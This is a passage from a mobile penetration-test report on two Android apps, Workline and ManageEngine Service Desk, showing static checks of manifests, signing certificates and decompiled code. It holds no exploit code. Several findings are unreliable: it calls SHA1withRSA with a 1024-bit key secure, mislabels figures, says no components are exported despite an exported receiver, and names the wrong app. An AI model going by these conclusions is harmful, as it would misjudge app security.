
Public key type: RSA
Exponent: 65537
Modulus size (bits): 4096
Modulus: 7885788615003239060056198570947634777170355125454178652991488409403183481665045978050967414525858518573785754148627

Signature type: SHA256withRSA

```

Figure#5 Tested for Weak Signing Algorithms

In the Workline Android application, SecureLayer7 checked for sensitive data exposure. SecureLayer7 carried out this attack by reverse engineering the APK file to identify the presence of sensitive hard-coded information such as API keys, usernames, and passwords. SecureLayer7 observed that there is no sensitive data exposed through the source code. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to sensitive data exposure.



The screenshot shows the JAD GUI tool interface with a search bar at the top containing the word "keys". Below the search bar are several checkboxes: "Search definitions of:" (unchecked), "Class", "Method", "Field", "Code" (checked), "Resource", "Comments", "Case-insensitive" (checked), "Regex", and "Active tab only". The main area displays a large amount of Java code from the Workline Android application. The code includes imports for android.support.v4.media.MediaMetadataCompatApi21, android.support.v4.media.MediaMetadataCompatApi21, android.util.Json, android.work.e.equals, android.work.e.equals, android.work.e.equals, android.work.e.equals, android.work.e.equals, android.work.impl.l.c, android.work.impl.utils.j.a, b.a.o.i.dispatchKeyShortcutEvent, b.a.o.i.dispatchKeyShortcutEvent, b.b.a.b.removeK, b.e.a.keySet, b.e.f.c(NapK, V, Collection<?>), c.b.a.a.c.a, com.facebook.internal.c, com.facebook.internal.c, com.facebook.internal.c, com.google.android.gms.auth.api.proxy.ProxyResponse.getHeaders, com.google.android.gms.common.internal.Objects.checkBundlesEquality, com.google.android.gms.common.internal.Objects.checkBundlesEquality, and com.google.android.gms.common.internal.Objects.containsAll. The code is annotated with numerous yellow highlights, particularly around the "keySet" method calls and various keystore-related imports and statements.

Figure#6 Tested for sensitive data exposure

In the Workline Android application, SecureLayer7 checked for Insecure Data Storage with a FireBasio URL. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL using JADX-gui tool. However, SecureLayer7 observed that the application source code does not contain a hardcoded Firebase Database URL. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Data Storage with a FireBasio URL.

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <resources>
3   <string name="abc_action_bar_home_description">Navigate home</string>
4   <string name="abc_action_bar_up_description">Navigate up</string>
5   <string name="abc_action_menu_overflow_description">More options</string>
6   <string name="abc_action_mode_done">Done</string>
7   <string name="abc_activity_chooser_view_see_all">See all</string>
8   <string name="abc_activitychooserview_choose_application">Choose an app</string>
9   <string name="abc_capital_off">OFF</string>
10  <string name="abc_capital_on">ON</string>
11  <string name="abc_menu_alt_shortcut_label">Alt+</string>
12  <string name="abc_menu_ctrl_shortcut_label">Ctrl+</string>
13  <string name="abc_menu_delete_shortcut_label">Delete</string>
14  <string name="abc_menu_enter_shortcut_label">Enter</string>
15  <string name="abc_menu_function_shortcut_label">Function</string>
16  <string name="abc_menu_meta_shortcut_label">Meta+</string>
17  <string name="abc_menu_shift_shortcut_label">Shift+</string>
18  <string name="abc_menu_space_shortcut_label">Space</string>
19  <string name="abc_menu_sym_shortcut_label">Sym+</string>
20  <string name="abc_prepend_shortcut_label">Menu+</string>
21  <string name="abc_search_hint">Search</string>
22  <string name="abc_searchview_description_clear">Clear query</string>
23  <string name="abc_searchview_description_query">Search query</string>
...

```

Figure#7 Tested for Insecure Data Storage with a FireBasio URL

In the Workline Android application, SecureLayer7 checked for the Android Debug Flag. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Android Debug Flag.

```

<?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="280" android:versionName="1.0.0" android:compileSdkVersion="31"
7   <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="31"/>
11  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
12  <uses-permission android:name="android.permission.INTERNET"/>
13  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
14  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
15  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
16  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
17  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
18  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
19  <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
20  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
21  <uses-permission android:name="android.permission.VIBRATE"/>
23  <uses-feature android:name="android.hardware.location.gps"/>
25  <uses-permission android:name="android.permission.LOCATION_HARDWARE"/>
30  <uses-permission android:name="android.permission.CAMERA"/>
33  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
34  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>

```

Figure#8 Tested for Android Debug Flag

In the Workline Android application, SecureLayer7 checked for Unauthorized Access or Misuse of the Google API Key. SecureLayer7 carried out this assessment by scrutinizing the implementation and configuration of the API key. SecureLayer7 observed that the the application source code does not contain a hardcoded Google API key. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Unauthorized Access or Misuse of the Google API Key.

```

Search for text:

Search definitions of:
 Class  Method  Field  Code  Resource  Comments
Search options:
 Case-insensitive  Regex  Active tab only
Node
c.c.c.d.a(Context) d
return new d(string, stringResourceValueReader.getString("google_api_key"), stringResourceValueReader.get

```

Figure#9 Tested for Unauthorized Access or Misuse of the Google API Key

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative-Service Desk Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with the Service Desk Android application.

#### Scope: com.manageengine.sdp.ondemand

First, we checked for the installation of the target APK on an Insecure Version of the OS. This was done by checking the Minimum SDK Version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Hence, the application is not vulnerable to Android application installation on Insecure OS Versions.

```
version: 2.9.0
apkFileName: com.manageengine.sdp.ondemand.apk
isFrameworkApk: false
usesFramework:
  ids:
  - 1
  tag: null
sdkInfo:
  minSdkVersion: 21
  targetSdkVersion: 33
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 85
  versionName: 6.12.0
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  DebugProbesKt.bin: 8
  LICENSE-junit.txt: 8
  barcode-scanning-common.properties: 8
  barcode-scanning.properties: 8
  common.properties: 8
  core.properties: 8
  firebase-annotations.properties: 8
  firebase-common-ktx.properties: 8
  firebase-common.properties: 8
  firebase-components.properties: 8
  firebase-datatransport.properties: 8
  firebase-encoders-json.properties: 8
  firebase-encoders-proto.properties: 8
  firebase-encoders.properties: 8
  firebase-iid-interop.properties: 8
  firebase-installations-interoperability.properties: 8
```

Figure#01 Tested for Insecure OS Versions

Next, we tested the application for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/false on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, we can say that the application is not vulnerable to the Allow Backup Flag.

```
Find: backup
```

```
43     <action android:name="android.support.customtabs.action.CustomTabsService"/>
44   </intent>
45   <intent>
46     <action android:name="android.speech.RecognitionService"/>
47   </intent>
48   <intent>
49     <action android:name="android.intent.action.TTS_SERVICE"/>
50   </intent>
51 </queries>
52 <queries>
53   <intent>
54     <action android:name="android.intent.action.DIAL"/>
55     <data android:scheme="tel"/>
56   </intent>
57 </queries>
58 <uses-feature android:name="android.hardware.telephony" android:required="false"/>
59 <uses-feature android:name="android.hardware.camera" android:required="false"/>
60 <uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS"/>
61 <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
62 <uses-permission android:name="android.permission.MANAGE_ACCOUNTS" android:maxSdkVersion="22"/>
63 <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
64 <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
65 <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
66 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
67 <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
68 <permission android:name="com.manageengine.sdp.ondemand.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
69 <uses-permission android:name="com.manageengine.sdp.ondemand.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
70 <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
71 <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
72 <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
73 <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
74 <uses-feature android:name="android.hardware.wifi" android:required="false"/>
75 <application android:theme="@style/colorSecondaryValue" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:name="com.manageengine.sdp.ondemand.AppDelegate" android:allowBackup="false" android:hardwareAccelerated="true" android:fullBackupContent="@xml/backup_resources_v21" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true" android:dataExtractionRules="@xml/backup_resources_v31" android:enableOnBackInvokedCallback="true">
76   <activity android:name="com.manageengine.sdp.ondemand.AppDelegate" android:exported="false"/>
77   <activity android:name="com.manageengine.sdp.ondemand.dashboard.PendingTasksActivity" android:exported="false"/>
78   <meta-data android:name="android.content.APP_RESTRICTIONS" android:resource="@xml/app_restrictions"/>
79   <activity android:name="com.manageengine.sdp.ondemand.change.detail.ChangeAssociationsActivity" android:exported="false"/>
80   <activity android:name="com.manageengine.sdp.ondemand.activities.DeepLinkingActivity" android:exported="true">
81     <intent-filter android:autoVerify="true">
82       <action android:name="android.intent.action.VIEW"/>
83       <category android:name="android.intent.category.DEFAULT"/>
84       <category android:name="android.intent.category.BROWSABLE"/>
85       <data android:scheme="https" android:host="@string/united_states_data_centre" android:pathPattern="@string/view_request_or_asset_details_path_pattern"/>
86     <data android:scheme="https" android:host="@string/europe_data_centre" android:pathPattern="@string/view_request_or_asset_details_path_pattern"/>
87   </activity>
88 </application>
```

*Figure#02 Tested for Allow Backup Flag*

In this step, we tested the application for Weak Signing Algorithm used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v1 and v2 schemes with the SHA1withRSA signature type, which is secure. Therefore, it was clear that the application is not vulnerable to Weak Signing Algorithms.

```

APK signature verification result:

Signature verification succeeded
Valid APK signature v1 found

Signer CERT.RSA (META-INF/CERT.SF)

Type: X.509
Version: 3
Serial number: 0x4e16c730
Subject: CN=Zoho Corporation, OU=Zoho, O=Zoho Corporation, L=Pleasanton, ST=California, C=US
Valid from: Fri Jul 08 14:30:32 IST 2011
Valid until: Tue Jul 01 14:30:32 IST 2036

Public key type: RSA
Exponent: 65537
Modulus size (bits): 1024
Modulus: 118129515160647546908557209109816349209936628725268982600224796204368310654450827130618798942392827116834783062008294904638586167908879099131162484

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

MD5 Fingerprint: E3 3A CC CF 32 9D 53 27 8F B6 35 A2 0B 5C 77 75
SHA-1 Fingerprint: 5D 87 OC 05 03 BA 30 D8 43 DB 48 16 31 AC 65 4B 45 EA B2 05
SHA-256 Fingerprint: A9 D6 D0 A2 AF DB 15 84 98 8C D3 1D 51 FE 73 B8 E1 B1 70 BA A5 70 C2 F8 F2 A3 F8 65 28 29 CB BD

Valid APK signature v2 found

Signer 1

Type: X.509
Version: 3
Serial number: 0x4e16c730
Subject: CN=Zoho Corporation, OU=Zoho, O=Zoho Corporation, L=Pleasanton, ST=California, C=US
Valid from: Fri Jul 08 14:30:32 IST 2011
Valid until: Tue Jul 01 14:30:32 IST 2036

Public key type: RSA
Exponent: 65537
Modulus size (bits): 1024
Modulus: 118129515160647546908557209109816349209936628725268982600224796204368310654450827130618798942392827116834783062008294904638586167908879099131162484

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

```

Figure#03 Tested for Weak Signing Algorithm

Next, we tested the application for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for Sensitive Data Exposure to identify the presence of sensitive hard-coded information such as Google Maps API keys, secret keys of encryption/decryption, etc., It was observed that there is no sensitive data exposed through source code. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure through Source Code.

```

Q: secret
Search definitions of:
 Class  Method  Field  Code  Resource  Comments
 Case-insensitive  Regex  Active tab only

```

Node	Code Snippet
b9.a	import javax.crypto.spec.SecretKeySpec;
b9.a	public final SecretKeySpec f3223;
com.zoho.accounts.zohoaccounts.Cryptoutil	import javax.crypto.spec.SecretKeySpec;
com.zoho.accounts.zohoaccounts.Cryptoutil.b(String) String	SecretKeySpec secretKeySpec = new SecretKeySpec(getkey().getBytes(), "AES");
com.zoho.accounts.zohoaccounts.Cryptoutil.b(String) String	cipher.init(1, secretKeySpec, ivParameterSpec);
com.zoho.accounts.zohoaccounts.c0	invalidClient("The client's name did not match");
f9.b	import javax.crypto.spec.IvParameterSpec;
f9.b	public final SecretKey F896fa;
f9.b(String, KeyStore) void	SecretKey secretKey = (SecretKey) keyStore.getKey(str, null);
f9.b(String, KeyStore) void	this.F896fa = secretKey;
f9.b(String, KeyStore) void	if (SecretKey != null) {
io.jsonwebtoken.SignatureAlgorithm	import java.util.Base64;
io.jsonwebtoken.SignatureAlgorithm.assertValid(Key, boolean) void	if (key instanceof SecretKey) {
io.jsonwebtoken.SignatureAlgorithm.assertValid(Key, boolean) void	SecretKey secretKey = (SecretKey) key;
io.jsonwebtoken.SignatureAlgorithm.assertValid(Key, boolean) void	byte[] encoded = secretKey.getEncoded();
io.jsonwebtoken.SignatureAlgorithm.assertValid(Key, boolean) void	String algorithm = getAlgorithm();
io.jsonwebtoken.SignatureAlgorithm.assertValid(Key, boolean) void	throw new InvalidKeyException("The key type(" + keyType(10) + " + key's size is " + length + " bits which is not secure enough for " + algorithm + " algorithms");
io.jsonwebtoken.SignatureAlgorithm.forSigningKey(Key) SignatureAlgorithm	throw new InvalidKeyException("The specified secret key is not strong enough to be used with JWT HMAC signature algos");
io.jsonwebtoken.SignatureAlgorithm.forSigningKey(Key) SignatureAlgorithm	boolean i18 = key instanceof SecretKey;
io.jsonwebtoken.SignatureAlgorithm.forSigningKey(Key) SignatureAlgorithm	throw new InvalidKeyException("JWT standard signing algorithms require either 1) a SecretKey for HMAC-SHA algorithms or 2) an RSA key with a length of at least 2048 bits. The specified secret key is length(" + secretKey.length() * 8);
io.jsonwebtoken.SignatureAlgorithm.forSigningKey(Key) SignatureAlgorithm	throw new InvalidKeyException("The specified secret key is not strong enough to be used with JWT HMAC signature algos");
19.c	import javax.crypto.spec.SecretKeySpec;
19.c	public final SecretKeySpec f1510c;
19.c(c(int, byte[]) void	SecretKeySpec secretKeySpec = new SecretKeySpec(barr, "AES");
19.c(c(int, byte[]) void	this.f1510c = secretKeySpec;
19.c(c(int, byte[]) void	cipher.init(1, secretKeySpec);
19.c(a(byte[], byte[])) byte[]	SecretKeySpec secretKeySpec = this.f1510c;
19.c(a(byte[], byte[])) byte[]	cipher.init(1, secretKeySpec);
19.c(a(byte[], byte[])) byte[]	cipher2.init(1, secretKeySpec, new IvParameterSpec(d2));
19.c(a(byte[], byte[])) byte[]	SecretKeySpec secretKeySpec = this.f1510c;
19.c(c(byte[], byte[])) byte[]	cipher2.init(1, secretKeySpec);
19.c(c(byte[], byte[])) byte[]	cipher2.init(1, secretKeySpec, new IvParameterSpec(d2));
19.m	import javax.crypto.spec.SecretKeySpec;
19.u(w(String, SecretKeySpec) void	public void writeString(String secretKeySpec) {
19.u(w(String, SecretKeySpec) void	this.F10272s.writeString(secretKeySpec);
m0.a	if (SecretKeySpec.getEncoded().length > 16) {
m0.a(C0249a.b) void	import javax.crypto.spec.SecretKeySpec;
m0.a(C0249a.b) void	a10.init(new SecretKeySpec(barr, a.b(i10)));
m0.a(C0249a.b) void	a10.init(new SecretKeySpec(new byte[this.F10272s.getMacLength()], a.b(i10)));
m0.a(C0249a.c) void	this.F10272s.init(new SecretKeySpec(new byte[this.F10273v, a.b(a(this.F10268a))]);

Load all  Load more  Stop  Found 449 (complete)  Skipped by size: 1 (click to check logs)  Sort results  Open  Cancel  Keep open

Figure#04 Tested for Sensitive Data Exposure through Source Code -1


```

aa.a
aa.a.toString() String
a.b
b.b.a.AbstractBinder<com.zoho.accounts.L>
b.b.a.AbstractBinder<com.zoho.accounts.L>.L(String, int, String, Notification) void
cb.g
com.zoho.accounts.zohoaccounts.c0
com.zoho.accounts.zohoaccounts.s0
com.zoho.accounts.zohoaccounts.s0.toString() String
da.h
da.i
io.jsonwebtoken.ClaimsMutator
io.jsonwebtoken.ClaimsMutator
io.jsonwebtoken.Clock
io.jsonwebtoken.Codec
io.jsonwebtoken.SessionCodec
io.jsonwebtoken.Header
io.jsonwebtoken.Header
io.jsonwebtoken.Jwt
io.jsonwebtoken.Jwt
io.jsonwebtoken.JwtException
io.jsonwebtoken.impl.crypto.JwtSignatureValidator
io.jsonwebtoken.impl.crypto.JwtSigner
io.jsonwebtoken.impl.crypto.SignatureValidator
io.jsonwebtoken.impl.crypto.Signer
io.jsonwebtoken.impl.lang.UnavailableImplementationException
io.jsonwebtoken.io.Decoder
io.jsonwebtoken.io.Deserializer
jli.a
net.sqlcipher.IContentObserver.Stub.Proxy.onChange(boolean) void
org.spongepowered.asm.Opcodes

```

Figure#05 Tested for Sensitive Data Exposure through Source Code -2

Next, we tested the application for Insecure Data Storage with the Firebase Database URL. I tried to access the Firebase URL with my browser and observed that the application implemented proper access control and gave an Access Denied error while accessing the URL. Therefore, it indicates that the application is not vulnerable to Insecure Data Storage with a Firebase URL.



Figure#06 Tested for Insecure Data Storage via Firebase Database URL

Next, we tested the application for improperly exported Android components such as content providers, services, broadcast receivers, and activities. However, it was observed that the application implemented proper protection and set the exported components as "false". Therefore, we can say that the application is not vulnerable to improper export of Android components.

```

<manifest>
    ...
    <receiver android:name="androidx.work.impl.background.systemalarm.RescheduleReceiver" android:enabled="false" android:exported="false"
        android:directBootAware="false">
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
            <action android:name="android.intent.action.TIME_SET"/>
            <action android:name="android.intent.action.TIMEZONE_CHANGED"/>
        </intent-filter>
    </receiver>
    <receiver android:name="androidx.work.impl.background.systemalarm.ConstraintProxyUpdateReceiver" android:enabled="@bool/enable_system_alarm_service_default" android:exported="false" android:directBootAware="false">
        <intent-filter>
            <action android:name="androidx.work.impl.background.systemalarm.UpdateProxies"/>
        </intent-filter>
    </receiver>
    <receiver android:name="androidx.work.impl.diagnostics.DiagnosticsReceiver" android:permission="android.permission.DUMP" android:enabled="true" android:exported="true" android:directBootAware="false">
        <intent-filter>
            <action android:name="androidx.work.diagnostics.REQUEST_DIAGNOSTICS"/>
        </intent-filter>
    </receiver>
    <service android:name="androidx.room.MultiInstanceInvalidationService" android:exported="false" android:directBootAware="true"/>
    <activity android:name=".com.google.android.play.core.missingsplits.PlayCoreMissingSplitsActivity" android:enabled="false" android:exported="false" android:process=":playcore_missing_splits_activity" android:stateNotNeeded="true" android:launchMode="singleInstance"/>
    <activity android:theme="@style/Theme.PlayCore.Transparent" android:name=".com.google.android.play.core.common.PlayCoreDialogWrapperActivity" android:exported="false" android:stateNotNeeded="true">
        <service android:name=".com.google.android.play.core.assetpacks.AssetPackExtractionService" android:enabled="false" android:exported="true">
            <meta-data android:name=".com.google.android.play.core.assetpacks.versionCode" android:value="11003"/>
        </service>
        <service android:name=".com.google.android.play.core.assetpacks.ExtractionForegroundService" android:enabled="false" android:exported="false"/>
        <activity android:theme="@style/zxing_CaptureTheme" android:name=".com.journeynaps.barcodescanner.CaptureActivity" android:clearTaskOnLaunch="true" android:stateNotNeeded="true" android:screenOrientation="sensorLandscape" android:windowSoftInputMode="stateAlwaysHidden"/>
        <service android:name=".com.google.android.datatransport.runtime.backends.TransportBackendDiscovery" android:exported="false">
            <meta-data android:name="backend:.com.google.android.datatransport.cct.CctBackendFactory" android:value="cct" />
        </service>
        <service android:name=".com.google.android.datatransport.runtime.scheduling.jobscheduling.JobInfoSchedulerService" android:permission="android.permission.BIND_JOB_SERVICE" android:exported="false"/>
        <receiver android:name=".com.google.android.datatransport.runtime.scheduling.jobscheduling.AlarmManagerSchedulerBroadcastReceiver" android:exported="false">
            <activity android:theme="@style/ZiaBaseTheme" android:name=".com.zoho.zia.ui.CallActivity" android:launchMode="singleTask" android:screenOrientation="portrait" android:configChanges="smallestScreenWidth|screenSize|uiMode|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden" android:resizableActivity="true"/>
            <activity android:theme="@style/ZiaBaseTheme" android:name=".com.zoho.zia.ui.ChatActivity" android:launchMode="singleTask" android:screenOrientation="portrait" android:configChanges="smallestScreenWidth|screenSize|uiMode|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden" android:resizableActivity="true"/>
        <provider android:name=".com.zoho.zia.provider.ZiaSdkFileProvider" android:exported="false" android:authorities=".com.manageengine.sdp.ondemand_zia_sdk_file_provider" android:grantUriPermissions="true">
            <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/zia_sdk_file_provider_paths"/>
        </provider>
    </application>
</manifest>

```

Figure#07 Tested for Weak Signing Algorithm

Next, we tested the application for Sensitive Data Exposure with URLs and carried out this attack by Find the all the URL from the lib.so file and check for sensitive data. However, it was observed no sensitive data was exposed through the URLs. Therefore, it was clear that the Android application is not vulnerable to Sensitive Data Exposure with URLs.

```

https://firebase.google.com/support/privacy/init-options.
https://firebase.google.com/support/privacy/init-options.
https://firebase.google.com/support/privacy/init-options.
https://issuetracker.google.com/issues/116541301
https://plus.google.com/
https://www.googleapis.com/auth/games_lite
https://www.googleapis.com/auth/games
http://schemas.android.com/apk/res-auto
http://schemas.android.com/apk/res/android
https://accounts.zoho.com
https://sdpondemand.manageengine.com
http://ns.adobe.com/xap/1.0/
https://%s/%s/%s
http://schemas.android.com/apk/res/android
https://issuetracker.google.com/issues/new?component=413106
https://issuetracker.google.com/issues/new?component=413106
https://developer.android.com/reference/com/google/android/play/core/assetpacks/model/AssetPackErrorCode.html#
https://developer.android.com/reference/com/google/android/play/core/install/model/InstallErrorCode#
https://developer.android.com/reference/com/google/android/play/core/review/model/ReviewErrorCode.html#
https://accounts.google.com/o/oauth2/revoke?token=
https://sdpondemand.manageengine.com

```

Figure#08 Tested for Sensitive Data Exposure via URLs

Next, we tested the application for Source Code Obfuscation or not in which attacker can read and understand the source code easily of the Android Application However it was observed that the application has source code is not obfuscated Hence It is vulnerable to Source Code Obfuscation.

```

<1 > DataBinderMapperImpl < DeepLinkingActivity < PrivacyPolicyActivity < SettingsActivity < SplashActivity < m <
> b
> b0
> c
> d
> e
> f
> g
> h
> i
> j
> k
> l
> m
> a
> b
> c
> d
> e
> f
> g
> h
> i
> j
> k
> l
> m
> n
> o
> p
> q
> r
> s
> t
> u
> v
> w
> x
> y
> z
F8334a m$0
F8335b n$0
F8336c n$c
F8337d n$e
(... void
a() boolean
b() boolean
c(a) boolean
d(boolean, a, c) boolean
n
o
p
q
r
s
t
u
v
w
x
y
z
Issues: 30 errors 45251 warnings Code Small Simple Fallback Split view
    
```

Figure#09 Tested for Source Code Obfuscation

Moving forward, we tested the application for the Android Debug Flag vulnerability and carried out this check by examining the android:debuggable flag to determine its state. It was observed that the android:debuggable flag was not presented. Therefore, we can say that the HL Digital Android application is not vulnerable to the Android Debug Flag vulnerability.

```

→ jack adb shell
vbox86p:/ # run-as com.manageengine.sdp.ondemand
run-as: package not debuggable: com.manageengine.sdp.ondemand
1|vbox86p:/ # |
    
```

Figure#10 Tested for Debug Flag

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative-Workline iOS Application Pentest

### Attack Narrative

#### Overview

